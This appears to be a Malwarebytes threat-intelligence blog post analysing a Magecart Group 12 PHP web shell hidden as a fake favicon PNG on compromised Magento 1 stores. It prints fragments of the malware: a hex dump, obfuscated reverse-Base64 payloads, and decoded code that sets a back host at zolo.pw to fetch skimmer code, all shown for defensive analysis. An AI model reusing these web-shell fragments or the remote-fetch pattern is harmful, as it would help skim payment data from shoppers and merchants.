Newly observed PHP-based skimmer shows ongoing Magecart Group 12 activity

blog.malwarebytes.com/cybercrime/2021/05/newly-observed-php-based-skimmer-shows-ongoing-magecart-group-12-activity/

Threat Intelligence Team

May 13, 2021

This blog post was authored by Jérôme Segura


Web skimming continues to be a real and impactful threat to online merchants and shoppers. The threat actors in this space greatly range in sophistication from amateurs all the way to nation state groups like Lazarus.

In terms of security, many e-commerce shops remain vulnerable because they have not upgraded their content management software (CMS) in years. The campaign we are looking at today is about a number of Magento 1 websites that have been compromised by a very active skimmer group.

We believe that Magecart Group 12, identified as being behind the Magento 1 hacking spree last fall, continues to distribute new malware that was observed by security researchers recently. These web shells known as Smilodon or Megalodon are used to dynamically load JavaScript skimming code via server-side requests into online stores. This technique is interesting as most client-side security tools will not be able to detect or block the skimmer.

Web shell hidden as favicon


While performing a crawl of Magento 1 websites, we detected a new piece of malware disguised as a favicon. The file named Magento.png attempts to pass itself as ‘image/png’ but does not have the proper PNG format for a valid image file.



Host	URL	Body	Content-Type	SHA-256
[redacted]	/media/favicon/default/Magento_3.png	5,245	image/png	97882feabbea5a59df25...
[redacted]	/media/favicon/default/Magento.png	5,245	image/png	97882feabbea5a59df25...
[redacted]	/media/favicon/default/Magento.png	5,245	image/png	97882feabbea5a59df25...
[redacted]	/media/favicon/default/Magento_3.png	5,245	image/png	97882feabbea5a59df25...
[redacted]	/media/favicon/default/Magento_4.png	5,245	image/png	97882feabbea5a59df25...
[redacted]	/media/favicon/default/Magento_2.png	5,245	image/png	97882feabbea5a59df25...
[redacted]	/media/favicon/default/Magento_8.png	5,245	image/png	97882feabbea5a59df25...
[redacted]	/media/favicon/default/Magento_12.png	5,245	image/png	97882feabbea5a59df25...
[redacted]	/media/favicon/default/Magento.png	5,245	image/png	97882feabbea5a59df25...
[redacted]	/media/favicon/default/Magento_11.png	5,245	image/png	97882feabbea5a59df25...
[redacted]	/media/favicon/default/Magento_4.png	5,245	image/png	97882feabbea5a59df25...
[redacted]	/media/favicon/default/Magento_2.png	5,245	image/png	97882feabbea5a59df25...
[redacted]	/media/favicon/default/Magento.png	5,245	image/png	97882feabbea5a59df25...
[redacted]	/media/favicon/default/Magento_9.png	5,245	image/png	97882feabbea5a59df25...
[redacted]	/media/favicon/default/Magento.png	5,245	image/png	97882feabbea5a59df25...
[redacted]	/media/favicon/default/Magento_4.png	5,245	image/png	97882feabbea5a59df25...
[redacted]	/media/favicon/default/Magento.png	5,245	image/png	97882feabbea5a59df25...
[redacted]	/media/favicon/default/Magento.png	5,245	image/png	97882feabbea5a59df25...
[redacted]	/media/favicon/default/Magento_6.png	5,245	image/png	97882feabbea5a59df25

```
74 65 73 0D 0A 0D 0A 38 39 20 35 30 20 34 45 20 34    tes....89 50 4E 47
20 30 44 20 30 41 20 31 41 20 30 41 0D 0A 49 44 2C    0D 0A 1A 0A..ID,N
61 6D 65 2C 45 6D 61 69 6C 2C 47 72 6F 75 70 2C 54 65 ame,Email,Group,Te
6C 65 70 68 6F 6E 65 2C 5A 49 50 2C 43 6F 75 6E 74 72 lephone,ZIP,Countr
79 2C 53 74 61 74 65 2F 50 72 6F 76 69 6E 63 65 2C 22 y,State/Province,"
43 75 73 74 6F 6D 65 72 20 53 69 6E 63 65 22 0D 0A 3D Customer Since"..=
3D 3D 3E 57 4F 52 44 3C 3D 3D 3D 0D 0A 3C 3F 70 68 70 ==>WORD<===..<?php
0D 0A 0D 0A 24 66 6C 20 3D 20 5F 5F 46 49 4C 45 5F 5F ....$fl = __FILE__
3B 0D 0A 69 66 20 28 66 69 6C 65 5F 65 78 69 73 74 73 ;..if (file_exists
28 24 66 6C 29 29 0D 0A 20 20 20 20 40 75 6E 6C 69 6E ($fl))..    @unlin
```

The way it is injected in compromised sites is by replacing the legitimate shortcut icon tags with a path to the fake PNG file. Unlike previous incidents where a fake favicon image was used to hide malicious JavaScript code, this turned out to be a PHP web shell. However, in its current implementation this PHP script won't be loaded properly.



Line wrap ☑
Code injection
view-source:https://www.mageso
view-source:https://www.mageso
view-source:https://[redacted]/media/favicon/default/Magento_3.png
Line wrap ☑
Webshell disguised as PNG

```
<!DOCTYPE html>
<html lang="en">
    <head>
        <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>One-stop shop for Powerful and Smart Magento® Extensions, Themes</title>
<meta name="description" content=[redacted] is providing the best magento solutions for yo
magento extensions and magento themes." />
<meta name="keywords" content="Extensions for Magento, themes for magento, modules for magento, 
mega menu, onstep check out, magento templates, magento themes free" />
<meta name="robots" content="INDEX,FOLLOW" />
<meta name="google-site-verification" content="w6jv5YLlJSXeVlurWM9NmJnNtV
<meta content="width=device-width, initial-scale=1.0" name="viewport">
<link rel="icon" href="https://[redacted]/media/favicon/default/Magento_3.png" type="i
<link rel="shortcut icon" href="https://[redacted]/media/favicon/default/Magento_3.png
```

```
89 50 4E 47 0D 0A 1A 0A
ID,Name,Email,Group,Telephone,ZIP,Country,State/Province,"Customer Since"
===>WORD<===
<?php

$fl = __FILE__;
if (file_exists($fl))
    @unlink($fl);

$AJegUupT="==wO9pQD7ICIkVGbiF2cpRGIzlGI0dmZgYCIdxmc1N2WjVGelBiJg4WZw92aj92cmBiJgwmc1NGIiAyboNWZg
ZgACIgoQD7BSK0FGZkgCImlmCNoQD9pQD7kyZhxmZkgyaulGbuVHQgACIgoQD7BSKpcWYsZGJoMHdzlGel9VZslmZoAiZppQD
Q1TPJ1XU5URNV1QPR0JbJVRWJVRT9FJg0DInFGbmRiCNoQD9pQD9BCIgAiCNsTK0FGZkgSbpJHdg0DI0FGZkACIgACIgACIK
I9ACdhRGJgACIgACIgAiCNsHIpQXYkRSIoAiZpBCIgAiCNoQD9BCIgAiCN0HIgACIgACIgoQD7kCdhRGJo0WayRHI9ACdhRGJ
t2YvNnZfRXZnBSPgQXYkRCIgACIgACIgACIgAiCNsHIpkiIuVGcvt2YvNnZigyc0NXa4V2Xu9Wa0Nmb1ZGKgYWagACIgACIg
IgAiCNsTK0FGZkgSbpJHdg0DI0FGZkACIgACIgACIK0wOpwmc1RCKzRnblRnbvN2X0V2ZfVGbpZGQg0DI0FGZkACIgACIgACI
RCKtlmc0BSPgQXYkRCIgACIK0wOpU0UMFkRgwCbyVHJoEGbslmefxmc1N2XyVGc1NHI9ACdhRGJgACIgoQD7BSKpICdp5Waf
CNsTZzxWYmBSPgQXYkRiCNoQD7ICd4RnLiAiLgQmbyRCIuAiIvICIuACVT9ESft0QBJEI9ACbyVHJK0wOpATNgwSMoQmbhJ3
U2csFmZg8DIncCI90DI0FGZkgCIuJXd0VmcgACIgoQD7U2csFmZg4mc1RXZyBCIgACIgACIK0QZzxWZg0HIgACIK0wOpYGJoL
JoQWYlJnZg0jLgQXYkRCIgACIgACIgACIgAiCNkSKmRCKm9WZmBUIoASZslGa3BCIgACIgACIK0wOiICI9ACdhRGJgACIgACI
0DImRCKlNmc192clJ3XzlGKgYWalNHblBSfgACIgoQD7kibpRCKjVGel9FbsVGazBSPgQXYkRCIgACIgACIgoQD7BSKpcyYlh
KgYWalNHblBSfgACIgoQD7kCKuFWZsN2X0V2ZfJ2bg0DI0FGZkACIgACIgACIK0wOp4WakgSblR3c5NHQgACIgACIgAiCNsTK
VGdzl3cngyc0NXa4V2Xu9Wa0Nmb1ZGKgYWalNHblBSfgACIgoQD7kCKuFWZsN2X0V2ZfJ2bg0DI0FGZkACIgACIgACIK0wOp4
K0JXY0N3Xi9GIgACIgACIgoQD7BSKpcSdyhGdzNXYwdCKzR3cphXZf52bpR3YuVnZoAiZpV2csVGI9BCIgAiCNsTK0FGZkACL
oQD7kCdhRGJgwibpRCKjVGelBEIgACIgACIgoQD7BSKpcyYlhXZngyc0NXa4V2Xu9Wa0Nmb1ZGKgYWagACIgoQD7cyJg0DI0F
cg42bpR3YuVnZK0gCN0nCN0HIgACIK0wOlNHbhZGIuJXd0VmcgACIgACIgAiCNoQD9BCIgACIgACIK0wO5R2biRCIuJXd0Vmc
91cvBHJgwCdhRGJoIHdzJWdzhSbpJHdg0DI5R2biRCIgACIgACIgACIgAiCNsHIpkHZvJ2Xz9GckgCImlGIgACIgACIgoQD7k
PgkHZvJ2Xz9GckACIgACIgACIK0wOpAnZkgSZz9GbjZGIgACIgACIgoQDK0QfgACIgACIgAiCNsTK4ITMgwCcmRCKzRXZnZGI
```

Web shells are a very popular type of malware encountered on websites that allow an attacker to maintain remote access and administration. They are typically uploaded onto a web server after exploitation of a vulnerability (i.e. SQL injection).

To better understand what this webshell is meant to do, we can decode the reverse Base64 encoded blurb. We see that it retrieves data from an external host at zolo[.]pw.



==wO9pQD7ICIkVGbiF2cpRGIzlGI0dmZgYCIdxmc1N2WjVGelBiJg4WZw92aj92cmBiJgwmc1NGIiAyboNWZgA
CIgoQD7BSZzxWZg0nCNsTK0FGZkgCbhZ
kgCImlmCNoQD9pQD7kyZhxmZkgyaulGbuVHQ
gACIgoQD7BSKpcWYsZGJoMHdzlGel9VZ
mZuU2YuFmbhRnbpFWbvICIuASXnQ1TPJ1XU5
URNV1QPR0JbJVRWJVRT9FJg0DInFGbmRiCNoQD9pQD9BCIgAiCNsTK0FGZkgSbpJHdg0DI0FGZkACIgACIgACI
K0wOpICbyVHJgwmc1NmIoMWZ4V2XyVGc1NHI9ACdhRGJgACIgACIgAiCNsHIpQXYkRSIoAiZpBCIgAiCNoQD9B

```
define("BACK_HOST", "http://zolo.pw/m1_2021_force");

function super_curl_zilla($url, $post) {
    $options = array(
```


```
$beda_code =
base64_decode(tri
ICdBRERSJywgJ2dlfGM
dDonLCAnX0MnLCAnbWV
LiAnRCc7CiAgICAkY2h
WzIyXSAuICdrb3UnIC4
Ml07CiAgICAkb3h5cmF
SUVOJyAuICRwb2tlanV
ZWp1WzI0XSAuICdjZWw
LiAnZXI6JzsKICAgICR
CiAgICAkYWNpc2hvYyA
bNF0gLiAnLTknIC4gJH
AkX1NFUlZFUlskYWNpe
SAkX1NFUlZFUlskdWRh
bXV6eWYsICRjb3BlcXU
hemljaCwgJF9TRVJWRV
AgICAkZXNoZXpvbCA9I
CAgICAgICAgICAgICAg
VkVSSUZZSE9TVCwgZmF
sICIkeHVxeXN5ZGEgJG
VzaGV6b2wpOwogICAgI
TsKICAgICAgICAgICAg

define("TREX_CODE",
trim('$NzQBgIsvRe="\164\16
vRe.="\x73\x73";$NzQBgIsvRe.="\14
iUB_jR($e8X5ar_);$OIwYNn_xer=$riU
k5WY5BUb1x2bsV2YngCbpFWbABCIgACIC
hVWefN2YkgicONnY1NHI9AichVWefN2Yk
90QOV0XUB1TMJVVDBCIgACIgACIgACIgA
iAuICRfU0VSVkVSWydIVFRQX0hPU1QnXT
TE9ET05fSEVBRCIpKSB7DQoNCiAgICBkZ
1QgACIgACIgACIgACIgACIgACIgACIgAC
9DT09LSUVbJ3d0ZiddKSkgJiYgKG1kNSg
gACIgACIgACIgACIK0QKp01JhxGbppHdy
gICAgZm9yZWFjaCAoJF9QT1NUWydwYXlt
CAgICAgQ1VSTE9QVF9FTkNPREl0RyA9Pi
```

```
ICcxJywgJ3RtbCcsIC
ICdodCcsDQogICAgIC
JywgJy50JywgJyNeWy
J2hlYycgLiAkcG9rZW
IC4gJ1FVRScgLiAkcC
YXRoJyAuICRwb2tlan
```

